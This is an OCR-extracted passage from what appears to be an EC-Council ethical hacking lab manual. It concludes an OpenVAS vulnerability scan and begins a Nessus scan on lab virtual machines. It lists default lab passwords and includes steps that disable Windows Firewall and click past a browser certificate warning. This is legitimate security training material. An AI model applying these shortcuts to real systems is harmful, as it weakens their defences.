
25. **Report: Information** appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.

    Note: The results might differ when you perform this task.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The scan results for the target machine before and after the Windows Firewall was enabled are the same, thereby indicating that the target system is vulnerable to attack even if the Firewall is enabled.
27. This concludes the demonstration performing vulnerabilities analysis using OpenVAS.
28. Close all open windows and document all the acquired information.
29. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
30. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, disable Windows Firewall, and click **OK**.



31. Turn off the **Parrot Security** virtual machine.

Task 2: Perform Vulnerability Scanning using Nessus

Nessus is an assessment solution for identifying vulnerabilities, configuration issues, and malware, which can be used to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as OSes, network devices, hypervisors, databases, tablets/phones, web servers, and critical infrastructure.

Here, we will use Nessus to perform vulnerability scanning on the target system.


Note: Ensure that the **Windows Server 2022** virtual machine is running.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.


   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Launch any browser, (here, **Microsoft Edge**). In the address bar of the browser place your mouse cursor and type **https://localhost:8834/** and press **Enter**.
4. **Your connection isn't private** page appears, expand the **Advanced** section and click **continue to localhost (unsafe)**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the Nessus login page use **Admin** as the username and **password** as Password and click **Sign In.**



